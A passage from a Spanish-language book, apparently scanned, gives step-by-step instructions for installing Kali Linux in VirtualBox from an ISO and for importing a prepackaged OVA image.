
3. En la ventana **VirtualBox-Pregunta** que aparece, elija **Seleccionar disco**.



4. Navegue en su computador hasta el archivo de la imagen ISO que descargó anteriormente y haga clic en **Abrir**.




5. En la ventana **Configuración**, se muestra la imagen como un **Dispositivo de almacenamiento**.



6. Ahora, inicie la máquina virtual haciendo clic en el botón **Iniciar** en el menú de la barra de herramientas. La MV arranca desde la ISO y, en el menú de arranque **Boot menú**, elija una instalación gráfica, es decir, **Graphical install**.


7. Siga los pasos del asistente de instalación y, en **Select a language**, seleccione el idioma (por defecto es el inglés). En este caso, elija **Español**.



8. Elija **Continuar** la instalación con el idioma **Español** seleccionado.

9. En **Seleccione su ubicación**, elija el país donde se encuentra ubicado.

10. En **Configure el teclado**, elija la distribución del teclado que utilizará.



11. En el siguiente paso **Configurar la red**, indique el nombre de la máquina virtual. Luego podrá cambiarlo en la opción **hostname**. En este ejemplo, se ha ingresado "Kali 2018" como el nombre de la máquina.

12. Si se va a conectar con un dominio ingréselo ahora. De lo contrario, déjelo en blanco.

13. En **Configurar usuarios y contraseñas**, se le solicita una contraseña para el superusuario (**root**). Esta no debe olvidarse, ya que la cuenta **root** es la que tiene más privilegios en el sistema; es decir, tiene los derechos administrativos completos. Puede ser tan simple como "123", en este ejemplo se escribe "Seguridad2018". Debe escribirla dos veces. Haga clic en **Continuar**.

14. Luego, en el paso **Particionado de discos**, tiene que elegir el método de particionamiento del disco. Puede elegir entre el método guiado (utilizando tres diferentes opciones) o el método manual si desea particionar el disco. En su caso, seleccione **Guiado – utilizar todo el disco**, que usará todo el disco virtual asociado con la VM.

15. A continuación, el **asistente de instalación** le pregunta qué disco usar para la instalación del sistema. Como en su caso es único, deje la opción seleccionada por defecto y haga clic en **Continuar**.

16. En la siguiente ventana, se le pregunta si desea utilizar una única partición o crear particiones independientes para puntos de montaje diferentes (por ejemplo, /home, /var, /tmp). Por sencillez, elija la primera opción **Todos los ficheros en una partición**. Si desea mayor seguridad, elija la tercera opción; también, si dispone de una red con usuarios y desea tener sus carpetas en otra partición por tema de espacio, puede seleccionar la segunda alternativa.

17. Se muestra las tablas de particiones establecidas; si está de acuerdo, elija **Finalizar el particionado y escribir los cambios en el disco** para que se realicen los cambios.

18. Antes de crear las particiones, elija **Sí** para confirmar y espere unos minutos.

19. Después de que todos los datos se copian en el disco, la ventana **Configurar el gestor de paquetes** le pregunta si quiere utilizar una **réplica en red** para instalar el software que no está incluido en la ISO de instalación o actualizar el software instalado. Elija que **No**.

20. Entonces, se instala el cargador de arranque **GRUB**.

21. La ventana **Instalar el cargador de arranque GRUB en un disco duro** le pregunta si se debe instalar el GRUB en el registro de arranque maestro (MBR) del disco virtual. Elija **Sí**.

22. En la siguiente pantalla, elija la segunda opción.

23. Un paso más y la instalación se completa. ¡Ahora tiene un nuevo sistema de Kali Linux en su MV!

24. Finalmente, se elimina el archivo ISO de instalación de la unidad virtual de CD/DVD.

25. Aparece la pantalla de inicio.

2.3 Importar una máquina virtual de Kali Linux

También puede descargar la imagen OVA de una máquina virtual prempacada con la instalación de Kali Linux para VirtualBox (también para VMware o para Hyper-V).

2.3.1 Descarga de una imagen precargada (OVA) de Kali Linux


Siga los siguientes pasos:

1. Vaya a https://www.offensive-security.com/ali-linux-vm-vmware-virtualbox-hyperv-image-download/ y busque las imágenes prempacadas de VirtualBox. Debe ver una pantalla similar a la siguiente:

Nota


Hay dos imágenes de 32 bits disponibles y una de 64 bits. De las dos imágenes de 32 bits, la designada como Kali Linux 32 bits Vbox PAE señala que esta versión ejecuta un kernel con la mejora de la memoria de Extensión de direcciones físicas habilitada, que puede permitir que la arquitectura de 32 bits haga referencia a cantidades de memoria física mayores de 4 GB. Cualquiera de estos funcionará para todos los ejercicios de este libro.

2. Descargue la imagen para 64-bit (salvo que su equipo tenga arquitectura de 32 bits). El archivo descargado tendrá una extensión .ova (Open Virtualization Format Archive) de 3.3 GB de tamaño.




2.3.2 Importación de una máquina virtual de Kali Linux

1. Ahora importe la nueva imagen en VirtualBox. Navegue a **Archivo > Importar servicio virtualizado...** desde la aplicación VirtualBox.




2. Elija el archivo .ova que ha descargado y elija **Next**.

   Dado que está importando desde un archivo .ova, el desarrollador del software ha elegido la configuración que es óptima para la ejecución de la máquina virtual y las preferencias de servicio. Esto le ahorra el trabajo de determinar los recursos virtuales para poder instalar y ejecutar la distribución Kali Linux correctamente.




3. En la ventana **Importar servicio virtualizado**, haga clic en el botón **Importar**.

   Una vez desplegada, esta imagen requerirá un mínimo de 10 GB de espacio en disco y 2 GB de memoria RAM física dedicada para ejecutar la máquina virtual. La imagen de Kali 2018.1 se implementa con un disco virtual configurado para 30 GB; sin embargo, solo usará la cantidad de espacio de disco que se vaya asignado conforme trabaje. Esta implementación, después de una importación exitosa, ocupa 9.78 GB del disco duro.



4. Luego, espere a que se implemente la imagen virtual:




5. Ahora, puede iniciar su imagen de VirtualBox recientemente desplegada. Elija la máquina virtual y haga clic en el botón **Iniciar > Inicio normal**.

